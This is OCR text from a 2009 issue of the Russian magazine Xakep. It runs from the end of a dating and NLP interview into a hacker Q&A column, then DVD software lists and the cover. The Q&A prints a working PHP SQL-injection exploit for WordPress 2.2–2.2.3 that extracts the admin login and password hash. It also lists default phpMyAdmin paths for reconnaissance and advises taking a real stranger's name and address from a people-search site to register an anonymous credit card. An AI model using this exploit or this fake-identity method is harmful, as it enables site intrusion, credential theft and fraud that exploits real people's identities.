И.Г.: Нейро-лингвистическое программирование — изобретение математического ума. Концепция поведения и методика, построенная на принципе обратной связи. Кажется, компьютерщикам не надо объяснять, что это такое? Главный принцип — «если не работает, попробуйте что-нибудь другое». Ну и еще пара десятков неглавных, которые в основном используют НЛП-терапевты и прочие, которые знают, что с этим делать. По жизни, даже без применения НЛП, подход Главного принципа решает многие проблемы и широко применяется. Вам же не придет в голову упорно ехать в столб, коль вы уже один раз в него вписались? Вы «сделаете что-то другое» — примете вправо или влево, в зависимости от того, где меньше битого стекла и прочих неприятностей.

Х: Мощно сказано, но я все равно ничего не понял. Скажите честно: работают ли все эти подстройки под визави, отзеркаливание позы, подстройки под дыхание и систему восприятия?
И.Г.: Работают. Правда, все это довольно нудно и непрактично. Есть способы лучше.

Х: Какие?
И.Г.: А не скажу. Это как искусство кунг-фу, некоторые вещи невозможно понять без понимания базы. А «база» — она частично описана в рамках этой статьи. Осталось ее проработать, что на практике окажется значительно сложнее чтения.

Х: Хорошо, а с чем связано такое эпическое количество шарлатанов в области НЛП? Как их распознать, как держаться подальше?
И.Г.: Эпическое количество шарлатанов возникло от эпического бардака в сфере выдачи дипломов в нашей стране, а также от простоты освоения базовых навыков (глазодвигательных стереотипов, например). На родине основателей НЛП, в США, сертификат о полученном образовании — это солидная штука, ее просто так в переходе не купишь. Как распознать? Если речь идет о получении консультации или обучении — смотрите на то, кто учил данного гения, кто его наблюдает (психолог, врач-психиатр, врач-психотерапевт должны содержать личность в ухоженном состоянии, а потому обязаны иметь личного терапевта и супервизора). При наличии обоих — можно проверить репутацию. Как говорится, гугл в помощь — почитать, кто такие, где учились, как у них с практикой. Ну и главное. Профессионалы не стесняются обозначить по вашему вопросу, кто, где, как долго их учил, «лечил» (это про личную терапию) и наблюдает сейчас. Если гений замялся «нууу... воооот... курсы подвального менеджмента в поселковой академии естественных наук» — привет горячий. Прочитал пару книг, послушал пару лекций, мало что умеет. Слов может знать много. Толку — чуть.

Х: А большое ли значение в межполовых контактах имеет знание психологических практик? Надо ли читать хитрые книжки и ходить на психологические курсы?
И.Г.: В межполовых контактах главную роль играет чувство ритма. До постели — тоже. Если девушке понравилось, как вы с ней танцуете — это еще один плюс. Если вы оттоптали ей все ноги и вместо вальса сбацали ламбаду, считайте, что вечер окончен. Умение танцевать парные танцы — это еще и умение чувствовать партнершу. Кто скажет, что это в межполовых контактах лишнее — может кинуть в меня камнем. Хитрые книжки и психологические курсы, конечно, могут рассказать про многое — на курсах учат учиться на курсах. Так же, как в школе: «пятерка» за пя-

тый класс означает «пятерку» за умение учиться в пятом классе. А не по математике. Хотите научиться строить отношения — стройте отношения. Либо с помощью набивания шишек (на личном опыте), либо в группе, с терапевтом. Всякие группы личностного роста сейчас доступны, кажется, даже в тундре.

: Расскажите, пожалуйста, тайный способ. Я бы хотел овладеть секретной системой соблазнения любой женщины в зоне прямой видимости.

И.Г.: Полюбите ее с первого взгляда. Не «признайтесь в любви», а полюбите, возжелайте, вознесите на пьедестал, сойдите с ума. Тогда начнете говорить стихами, излучать нежность, чувствовать, в какую сторону ветром колыхнуло ее волосы.... В общем, не скажу. Все-таки, женщинам тоже надо дать возможность выбирать.

: А какие книжки посоветуете, по каким ключевым словам гуглить и какие курсы стоит посещать?

И.Г.: Пару слов в ответах на прежние вопросы я подкинула. А вообще — Гугл ничего не знает про девушку, которая вам понравилась. Лучше спросите ее о том, что хотите знать. И расскажите о себе то, о чем спросит она. Обязательно поинтересуйтесь, как она собирается предохраняться, и нет ли у нее каких-то остро нелюбимых занятий. Ну, не вместо «здравствуйте», а в соответствующее время. И, разумеется, презерватива в заднем кармане это не отменяет.

: Я робок. Стесняюсь знакомиться с дамами и очень боюсь облома. Что делать, как с этим справиться? Чтение этой статьи не помогает.

И.Г.: Могу предложить несколько вариантов:

1. Забить на девушек, вести затворнический образ жизни, общаться с компьютером.

2. Стать женоненавистником, зарасти прыщами и бородой, нелестно отзываться о женщинах в принципе.

3. Начать работать над собой. Идеально — найти себе компанию по интересам. То есть, не в Сети, а в клубе, кафе, на лужайке с палаткой — где угодно. Общайтесь! Перебирайте разные способы поведения, разные способы разговаривать, петь, плясать, в общем, узнайте себя. Это только в сказке «познай самое себя» — чисто девачковое занятие, чтоб на бал не ходить. Мальчика делает мужчиной, в том числе, способность выйти в мир и противостоять его вызовам без применения допинга. Ежели аутотренинг ничего не дает, тогда остается пункт следующий.

4. Идите в группу, которую ведет психолог или психотерапевт. Учитесь общаться в безопасной среде. Там, в конце концов, никто в лоб не стукнет, даже и пожалеть могут по мере надобности. Только имейте в виду, что в большинстве групп запрет на секс между участниками оговаривается особо. Дабы не вредить процессу самосовершенствования, самопознания и самонаучения. В конце концов, когда процесс будет завершен, за пределами группы ничто не будет вас связывать.

БУДЬ ДОБР, ПРАКТИКУЙСЯ


Из прочитанного ты мог заключить, что я каким-то образом критикую психологические статьи и околопсихологические тексты. Это не совсем так — пожалуйста, читай статьи по НЛП, кури доки по психологии общения, учи наизусть «Язык телодвижений» Алана Пиза, но не воспринимай все эти тексты как некие алгоритмы, правила и непреложные догмы. Если ты считаешь, что в свою практику дамского угодника нужно ввести элементы НЛП, вроде отзеркаливания позы и прочего, пожалуйста, вводи. Но делай все это органично, иначе, судорожно копируя позу и подсчитывая, шевеля губами, пульс и частоту дыхательных движений, ты рискуешь показаться живущим в своем мире шизофреником. То же самое касается и других психологических практик, вроде «активного» выслушивания. Да, литература учит нас, что человек любит, когда половину его вопроса возвращают ему же, сопровождая все это своим «пониманием», но все же будь поосторожнее с фразами вроде: «Я понимаю, что тебе тяжело от того, что соседи со второго этажа затопили тебя потоком нечистот. Ты чувствуешь дискомфорт, тревогу и неуверенность в будущем», поскольку, злоупотребляя штампами, психологическими терминами и явными повторами чужих слов, ты рискуешь потерей эмоционального контакта. Как вариант, тебя могут заподозрить в экспериментах на живых людях без их согласия (в процессе написания диплома в каком-нибудь психологическом быдловузе).



ОБОЛЬЩЕНИЕ ВО МНОГОМ ПОХОЖЕ НА ТВОРЧЕСТВО. ВКЛЮЧАЙ ФАНТАЗИЮ

ЗАКЛЮЧЕНИЕ


От меня ожидали тайных методик и сокровенных знаний, а получилось, что в области интимных отношений все происходит точно так же, как во всех прочих сферах жизнедеятельности. Нет тайных способов накачать мышцы и стать суперменом, не отходя от телевизора, не существует кармических наноаудиотехнологий для изучения иностранных языков, не выйдет стать программистом, прослушивая аудиокурс «java programming for dummies». Иначе говоря, единственным способом продвинуться в теме так и остается классика — курить теорию и не отлынивать от практики. В критичных вещах, вроде поднятия самооценки и овладения тонкостями общения, не исключено, что придется прибегнуть к индивидуальной и/или групповой психотерапии под руководством опытного психотерапевта. Удачи!







МАГ
/ ICQ 884888, HTTP://WAP-CHAT.RU /



Q: Как чекать Google PR, я уже знаю. Каким образом можно написать чекер другого мерила популярности сайта — Alexa rank?

A: Очень просто! Alexa.com даже предоставляет специальный XML-интерфейс для вебмастеров, с помощью которого можно чекать не только, собственно, rank, но и многие другие важные параметры домена (возраст, количество ссылающихся сайтов, рост аудитории за месяц и т.д.).

Вот пример простейшего чекера параметра rank:

```
<?php
function alexarank($url,
  $ip = '127.0.0.1')
{
  $url = preg_replace(
    '/https?:\/\//i', '', $url);
  $uid = sprintf(
    '2007%02d%02d%02d%02d%02d',
    rand(1,12), rand(1,28),
    rand(1,24), rand(1,60),
    rand(1,60));
  $alexa_url = 'http://xml.alexa.
com/data?cli=10&dat=nsa&ver=quirk-
searchstatus&uid=' .$uid .
'&userip=' . $ip . '&url=' .
urlencode($url);
  $content = file_get_
contents($alexa_url);
  if (preg_match('/<POPULARITY
URL="[^"]+" TEXT="(\d+)"\/>/i',
$content, $matches))
  {
    return trim($matches[1]);
  }
  return 'Unknown';
}

print alexarank('google.com');
?>
```

Этот пример ты сможешь с легкость переделать под парсинг других элементов XML-ответа Alexa'ы.

Q: А если я не хочу писать PHP-скрипты для проверки Alexa rank? Как чекать этот показатель прямо в онлайне?

A: Если лень одолела тебя, то для сабжа могу посоветовать использовать либо сам портал alexa.com (что крайне неудобно, ибо позволяет за раз проверять только один домен), либо любой из онлайн-сервисов по массовой проверке Google PR/Alexa rank; например, http://extra-traffic.com/pra_checker.htm.ru.htm. Из недостатков сервиса могу отметить, что за один раз он позволяет чекать лишь 15 доменов.

Q: А как средствами PHP определять ОС, крутящуюся на удаленном сервере?

A: Проще всего обратиться к онлайн-сервису netcraft.com, который должен определять аптайм, версию ОС и другие параметры удаленного хоста:

```
<?php
$netcraft = file_get_
contents('http://searchdns.
netcraft.com/?position=limited&hos
t=google.com');
preg_match('|<a href="http://
uptime\.netcraft\.com/up/
graph/\?host=[a-z0-9\._-]+">(.+?)</
a>|i',$netcraft,$os_arr);
print $os_arr[1];
?>
```

А вообще, юзай старый добрый Nmap (*проекту, кстати, вот-вот стукнет 10 лет, —* Прим. Step'a).


Q: Купил анонимную кредитку с балансом без привязки к какому-либо имени/адресу. Где найти реально существующие, но левые имя и адрес?

A: Специально для тебя американцы создали замечательный сервис http://whitepages.anywho.com, который позволяет провести поиск по огромной базе амеров :).


К примеру, я его использую так:

1. В поле «Last Name (Required)» вбиваю любую распространенную амерскую фамилию, например, «Jackson» (*RIP!* — Прим. ред);
2. В списке «State» выбираю любой более или менее крупный штат, например, «CA»;









3. Жму на «Find A Person»;
4. Использую любой результат, выданный поиском, например:

```
A L Jackson
Some address
Some city, CA some zip code
(408) some phone number
```

Q: Как бы мне проверить, какую информацию передает мой компьютер в интернет?
A: Недавно открывшийся сервис whoer.net с удовольствием предоставляет тебе такую возможность. Просто зайдя на его главную страницу (а лучше — на расширенную версию whoer.net/ext), ты узнаешь о себе следующие данные:
1. **IP Address** (имя хоста, диапазон IP, название организации, является ли этот ip проксиком, whois).
2. **Location** (континент, страна, регион, город, почтовый код, широта/долгота, положение на гуглмэпс).
3. **Time** (зона, локальное время, системное время, UTC, GMT, время восхода и захода солнца).
4. **HTTP Headers** (все хэдеры, посланные твоим браузером).
5. **Scripts** (поддержка ActiveX, VBScript, JavaScript, Java).
6. **Версия ОС**, данные монитора (разрешение, глубина цвета).
7. **Navigator** (все данные браузера).
8. **Plugins** (плагины, установленные в браузере).
Как видишь, скрыть что-либо в интернете от посторонних глаз становится все труднее и труднее. Так что, не забывай юзать прокси/соксы/VPN.

Q: Можно ли как-то обеспечить свое инкогнито «ВКонтакте»?
A: DeelP, модератор WHB, недавно опубликовал один из способов остаться анонимным в этой популярнейшей социальной сети. Заключается он вот в чем:
1. Заново регистрируемся «ВКонтакте», заполнив все поля, кроме полей с именем и фамилией;
2. Копируем в адресную строку браузера javascript-код:

```
JavaScript: this.disabled=true;
document.regMe.submit();
```

3. Жмем <Enter> и наслаждаемся инкогнито без имени и фамилии :)

Q: Как 100%-но можно определять версии и типы движков распространенных форумов?
A: Стопроцентных способов не существует, но для других случаев резервист античата d_x написал неплохой скрипт под названием «Forum Detector». Вот что умеет эта софтина:

```
• Определяет тип форума (на данный момент поддерживается распознавание IPB, phpBB, vBulletin, MyBB)
• Определяет версию форума по разным критериям
• Определяет возможные уязвимости форума и предлагает подходящие для них эксплойты (конечно, паблик)
• Определяет ТиЦ и PR сайта
• Поддерживает прокси, socks5, прокси с авторизацией, socks5 с авторизацией
```

Скачать тулзу и почитать подробней о ней ты сможешь в топике форума: http://forum.antichat.ru/thread114708.html.

Q: В каких директориях на сервере может по дефолту стоять phpMyAdmin?
A: Вот небольшой список самых распространенных директорий, куда админы ставят phpmyadmin:

```
/phpMyAdmin-x.x.x/ (здесь «x.x.x» — версия скрипта)
/phpm/
/phpmy/
/phpmyadmin/
/PMA/
/mysql/
/admin/
/db/
/dbadmin/
/phpmyadmin2/
/mysqladmin/
/mysql-admin/
/myadmin/
/phpMyA/
/phpmyad/
/phpMyAdmi/
```

А вообще, для поиска phpmyadmin можно также юзать всемогущий гугл (site:site.com phpmyadmin), файл robots.txt и простую смекалку.

Q: Не знаешь, как работать в шелле с дампами mysql?
A: Легко! По большому счету, тебе понадобятся всего 2 команды:

```
1. Импорт дампа в базу
mysql -h[host] -u[user] -p[pass]
[base] < dump.sql
2. Экспорт дампа из базы
mysqldump -h[host] -u[user] -p[pass]
[base] > dump.sql
```

Далее ты сможешь чередовать эти команды с другими. Например, для извлечения дампа с последующим его архивированием можно использовать конструкцию:

```
mysqldump -h[host] -u[user] -p[pass]
[base]|tar zcfv base.tar.gz
```

Q: Каким образом через веб-интерфейс можно бэкапить большие базы данных mysql? PhpMyAdmin и иже с ним не справляются!
A: Для подобных целей вся хакерская братия давно использует замечательный PHP-скрипт Sypex Dumper (sypex.net/products/dumper), который, в отличие от многих подобных скриптов, не загружает бекап-файл целиком в память, благодаря чему ему безразличен размер базы данных, и он одинаково быстро работает как с маленькими, так и с большими объемами данных.
Основные преимущества тулзы:
- высокая скорость работы;
- работа с базами любого размера;
- простота использования;
- удобный интерфейс;
- многотомные бекапы;
- мультиязычность;
- компактность.

Q: Прочитал твои статьи про малоизвестные уязвимости WordPress. Раскрой еще какой-нибудь баг.
A: Хорошо :). Расскажу о еще одной неопубликованной sql-инъекции вордпресса, которую мельком упомянул уже небезызвестный тебе Alex Concha в своем

испаноязычном блоге buayacorp.com.
Итак, открывай файл ./wp-includes/atomlib.php и находи в нем следующий код:

```
function xml_escape($string)
{
  return str_replace(
    array('&','"',"'",'<','>'),
    array('&','"',''','<','>'),
    $string );
}
```

Функция, конечно, всем хороша для защиты данных, передаваемых с помощью метода PUT в atom-протоколе, но невнимательные разработчики забыли защититься от простого бэкслеша «\» (a WordPress, как известно, автоматически слеширует только GET, POST, COOKIE, SERVER пакеты). Если принять во внимание тот факт, что она присутствует во всех версиях движка, начиная от 2.2 и заканчивая последней на сегодняшний день 2.7.1, то можно понять, что это упущение представляет собой огромную опасность.
В качестве примера использования скули я приведу код эксплойта для движка версий 2.2 — 2.2.3 с правами edit_posts (этого тебе будет вполне достаточно для поиска вариантов эксплуатации описываемой баги в более новых версиях вордпресса, так как про приватные эксплойты мне рассказывать очень не хочется):

```
<?php

$site='lamer.com';
$path='/wp223/wp-app.php?action=/
post/1'; //тут айди поста
$user='editor'; //логин на блоге
$passwd='editor'; //пароль на блоге
$auth=base64_
encode($user.":".$passwd);
$fp = fsockopen($site, 80, $errno,
$errstr, 30);
$data='<feed>
   <entry>
      <id>http://lamer.com/
wp223/2009/03/01/hello-world/</id>
      <title type="html">test\</
title>
      <summary type="html">,post_
name=(select concat(user_
login,0x3a,user_pass) from wp_users
where ID=1) where id=1/*</summary>
   </entry>
</feed>';

$out = "PUT $path HTTP/1.1\r\n";
$out .= "Host: $site\r\n";
$out .= "Content-Type: application/
atom+xml\r\n";
$out .= "Connection: Close\r\n";
$out .= "User-Agent: Opera\r\n";
$out .= "Authorization: Basic
$auth\r\n";
$out .= "Content-Length:
".strlen($data)."\r\n\r\n";
fwrite($fp, $out.$data);
fclose($fp);
?>
```


После успешного срабатывания эксплойта заходи на блог жертвы по адресу http://lamer.com/?p=[ID поста из эксплойта]. Теперь заголовок поста будет равным @test', post_excerpt =», а пермалинком поста будет что-то вроде этого: http://lamer/wp222/2009/03/01/admin:21232f297a57a5a743894a0e4a801fc3/ (да-да, логин и хеш пароля админа в конце).

Q: Есть несколько файлов, снятых телефоном, в формате .mp4. Засада в том, что сняли не в привычной горизонтальной ориентации, а — в вертикальной. То есть изображение получилось повернутым на 90 градусов. Как привести его в привычный вид (и, желательно, максимально просто)?
A: Знакомая проблема :). Одно из решений — использовать какой-нибудь редактор видео. В этом случае удастся провернуть действие без потери качества (что называется «lossless»). Подойдет всем известный редактор **VirtualDub** (www.virtualdub.org). Алгоритм следующий:
1. Выбираем файл через меню «File → Open video File»;
2. Переходим в «Video → Filters», чтобы выбрать фильтр (пункт Add) Rotate.
3. Далее задаем вариант преобразований: «left by 90» или «right by 90».
После этого остается только сохранить видеофайл с внесенными изменениями. В случае с видео приходится настраивать параметры сжатия. Первым делом в меню «Video» необходимо выбрать «Full processing mode». Затем — выбрать нужный кодек через «Video → compression».
4. После этого выбирай файл «File → Save as AVI».
5. Начнется рендеринг файла, в результате которого будет готовый AVI-файл.
Другой вариант совсем простой — использовать для этой цели известный просмотрщик Picasa (picasa.google.com/intl/ru), в котором также есть фильтр для поворота изображения.

Q: После установки VMWare на дистрибутиве Fedora 10 (iso с вашего диска) столкнулся с проблемой — в гостевых машинах клавиатура работала совсем не корректно. Например, нажатие кнопки Up срабатывает как <Alt+F2>. Как решить проблему?
A: Да, я сам столкнулся с таким багом. Исправить его поможет строчка в файле /etc/vmware/config:

```
xkeymap.nokeycodeMap = true
```

Q: Как из лога формата tcpdump (tcpdump, Wireshark, Kismet и др) извлечь данные?
A: На самом деле, очень многое можно сделать даже средствами самого снифера **Wireshark** (www.wireshark.org), у которого круто прокачаны возможности анализа. Однако упростить



задачу можно с помощью автоматизированных утилит.
Одна из самый классных — **chaosreader** (chaosreader.sourceforge.net), написанная на Perl'е. Отдаешь на вход утилиты лог-файл в формате tcpdump или snoff, а на выходе получаешь — оформленный в виде HTML-страницы отчет с воссозданными telnet-сессиями, файлами, переданными FTP, пропарсенным http-трафиком (HTML-странички, изображения GIF и JPEG) и т.д. и т.п.
Тулза **pcapsipdump** (sourceforge.net/projects/psipdump) поможет в случае, если необходимо извлечь из дампа с перехваченным трафиком SIP-сессии, то есть голосовой трафик. При этом каждая SIP-сессия сохраняется в отдельный файл для удобного прослушивания.
У **Smbsniff** (http://www.hsc.fr/ressources/outils/smbsniff/index.html.en) задача другая — сохранить файлы, передаваемые по протоколу SMB/CIFS. Другими словами, все то, что передается по локальной сети через «Сетевое окружение». Если нужно повторно воспроизвести сессию на основе перехваченного трафика, то лучшего инструмента, чем **Tcpreplay** (tcpreplay.synfin.net), не найти. Входящая в набор утилита tcprewrite позволяет внести изменения в заголовки пакетов, сохраненных в дампе снифера. А tcpreplay «проигрывает» дамп в сеть на нужной скорости: `tcpreplay --intf1=eth0 sample.pcap`.

Q: В прошлом номере ты писал про 2-hop SSH-туннель. А как еще можно сделать что-то вроде SSH Proxy?
A: Предположим, есть сервер serv1, адрес которого — serv1.mydomain.com. Помимо этого есть сервер serv2 с адресом 192.168.1.100, который находится в сети, доступной с serv1, но недоступный извне. На локальной машине имя юзера — locuser, а на всех остальных — remuser.
Чтобы создать SSH-прокси, пишем в ~/.ssh/config следующие строки:

```
Host *
ForwardAgent yes

Host serv1
HostName alpha.pupkin.net
User locuser

Host serv2
HostName 192.168.1.100
User remuser
ProxyCommand ssh serv1 nc %h %p
```

Что мы получаем в результате? Для машин serv1 и serv2 мы создали так называемые алиасы. На SSH мы подключаемся под обычным юзером, набрав в консоли «ssh alpha». А набрав «ssh beta» мы сможем приконнетиться к недоступному доселе серверу serv2, подключившись к нему через машину alpha. В качестве прокси используется известная тулза **netcat** (netcat.sourceforge.net). ⌶

>>WINDOWS
>Dailysoft
7-Zip 4.65
AIMP 2.51
Autoruns for Windows v9.5
DAEMON Tools Lite 4.30.4
Download Master 5.5.12.1172
FarPowerPack 1.15
FileZilla Client 3.2.7-rc1
K-Lite Mega Codec Pack 5.0
Miranda IM 0.8.3
Mozilla Firefox 3.5.2
Notepad++ 5.4.5
Opera 9.64
PuTTY 0.60
QIP 2005 Build 8094
Skype 4.04.0
Total Commander 7.04a
Unlocker 1.8.7
Xakep CD DataSaver 5.2
XnView 1.96.2
Project Voldemort
Apache CouchDB
Redis
MemcacheDB

>Development
HelpNDoc 2.1
IronRuby 0.9
JProfiler 5.2
Microsoft Expression Blend 3 + SketchFlow
Microsoft Silverlight 3 SDK
Microsoft Silverlight 3 Tools for Visual Studio 2008 SP1
MySQL Workbench 5.2 Alpha
Silverlight 3 Toolkit July 2009
Translate.Net 0.1.3493
WinHex 15.4

>Misc
7stacks 1.2
AutoHotkey 1.0.48.03
Ditto 3.16.7
f.lux
High Sign Alpha Preview 2
MyTourbook 9.07
Nexus 9.7b2
Stickies 6.7a

>Net
BluetoothView 1.30
Gmail Manager 0.5.7.2
HTTrack Website Copier 3.43
Psi for Windows 0.13
uTorrent 1.8.3

Утилиты для SSH-трюков
PuTTY
PuTTY Connection Manager
MobaSSH
freeSSHd
WinSCP
Tera Term
WiSSH

>Multimedia
ImgBurn 2.5
MediaInfo 0.7.9
MetatOGGer 3.9.2.0
Nero Free 9.4.12.3
PDFTools 1.3
Shup 0.27
SmillaEnlarger 0.8
STDU Viewer 1.5.275
VirtualDub 1.9.4
VLC (VideoLAN) 1.0.1

>System
Apache HTTP Server Version 2.2
Agnitum Outpost Firewall Free 2009
AVG Anti-Virus Free Edition 8.5
DiskDigger 0.8.3
HDDScan 3.2
HWiNFO32 3.10
MyDefrag 4.1.2
Outpost Firewall Pro 2009
Process Lasso 3.63b
R-Studio 5.00
UNetbootin 3.57
USB-Drive Protector 1.02
VirtualBox 3.0.2
Xming 7.4.0.3

>Security
Aircrack-ng 1.0RC4
bsqlbf 2.3
Charles 3.3.1
Damn Vulnerable Web App 1.0.4
dhcdrop 0.4
dradis 2.2
GFI LANguard 9
Kon-Boot 1.1
Microsoft KAPIMON 5.1
ophcrack 3.3.1
Pangolin 2.5.2.975
Privoxy2 3.0.14
ProxyStrike 2.1
SCRT Webshag 1.10
Sipflanker 1.5beta
sqlmap 0.7
Tor IM Browser Bundle 1.2.6
Watcher 1.2.1
Wireshark 1.2.1

Утилиты для fingerprint'a
Nmap
p0f v2
THC-Amap
httprint
NetworkMiner
ike-scan
Xprobe2
Satori
SinFP

>>UNIX
>Devel
Adobe AIR 1.5.2
Aptana Studio 1.5
Bouml 4.13.1
Bugzilla 3.4
Bviplus 0.5.2
Clutter 1.0.0
Django 1.1
gtk+ 2.17.6
GtkHTML 3.26.3
jEdit 4.2
MILEPOST GCC 4.4.0
MPS 1.0
Nasm 2.07
pgAdmin 1.10.0
Scons 1.2.0
SmartCVS 7.0.9
SWIG 1.3.39
Unique 0.18
Zend Framework 1.9.0
Zend Studio 7.0

>Games
ManiaDrive 1.2

>Net
Adobe Flash Player 10.0.32.18
aria2 1.5.1
Arora 0.8
Fetchmail 6.3.10
Flock 2.5.1
gPodder 0.17.0
KMess 2.0
Liferea 1.6
Linuxdcpp 1.0.3
Lynx 2.8.7
Minitube 0.5
Miro 2.5
Mozilla Firefox 3.5.1
Opera 9.64
Psi 0.13
Putty 0.60
qutIM 0.2 beta2
Sylpheed 2.7
WeeChat 0.3.0 rc2
Xchat 2.8.6

>Security
Aircrack-ng 1.0rc4
beholder 0.8.6
dhcdrop 0.4
Dradis 2.2.0
Grendel Scan 1.0
Justniffer 0.5.6
Middler 1.0
mysqltr4cker 1.2
Nmap 5.0
nschaind 0.3
packet-o-matic 20090726
PHPIDS 0.6
Privoxy 3.0.14b
sipflanker 1.5beta
sshdautoban 0.75
Tor 0.2.0.35
Vidalia 0.1.15
VoIPER 0.0.7
WEPBuster 1.0
Yaptest 0.2.1

>Server
Apache 2.2.12
Asterisk 1.4.26
BIND 9.4.3 P3
Cups 1.4rc1
Dovecot 1.2.2
HAproxy 1.3.19
Hybrid 7.2.3
IRC Services 5.1.9
Kamailio 1.5.2
NFS Ganesha 0.99.57
OpenDS 2.0
OpenLDAP 2.4.17
OpenSSH 5.2
OpenVPN 2.1rc19
Prosody 0.5.1
rsyslog 4.5.1
Samba 3.4
Squid 3.0.STABLE17
Xorg server 1.6.3


>System
ATI 9.7
Collectd 4.7.2
JPC
Linux Kernel 2.6.30.4
LVM2 2.02.50
Man pages 3.22
nVidia 185.18.29
quagga 0.99.14
Safecopy 1.5
Sudo 1.7.2
Virtualbox 3.0.2
Wine 1.1.26
Xf86-video-intel 2.8.0

>X-Distr
Linux From Scratch 6.4
Solaris 10

DVD

№ 08(128) АВГУСТ 2009

ХАКЕР



ВЕЧНЫЙ БОТНЕТ: ВСЕГДА ПОД КОНТРОЛЕМ СТР. 56

РЕКОМЕНДОВАННАЯ ЦЕНА: 210Р.

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

ХАКЕР

www.xakep.ru

АВГУСТ 08 (128) 2009

(game)land hi-fun media
publishing for enthusiasts
4607157100063 09008

АВТОСПЛОЙТ


СОЗДАЕМ ИНСТРУМЕНТ ДЛЯ МАССРУТИНГА В ЛОКАЛЬНОЙ СЕТИ СТР. 46

ИНСТРУМЕНТЫ ПЕНТЕСТЕРА
Лучший софт для fingerprinting'a
СТР. 26

ДА ПОШЕЛ ТЫ, SQL!
Как отказаться от SQL баз данных и выиграть
СТР. 20

ПРАВИЛА ПЕНТЕСТА
Аудит по стандарту PCI
СТР. 52


HTTP://WWW2



WHAT THE FONT?

new.myfonts.com/WhatTheFont

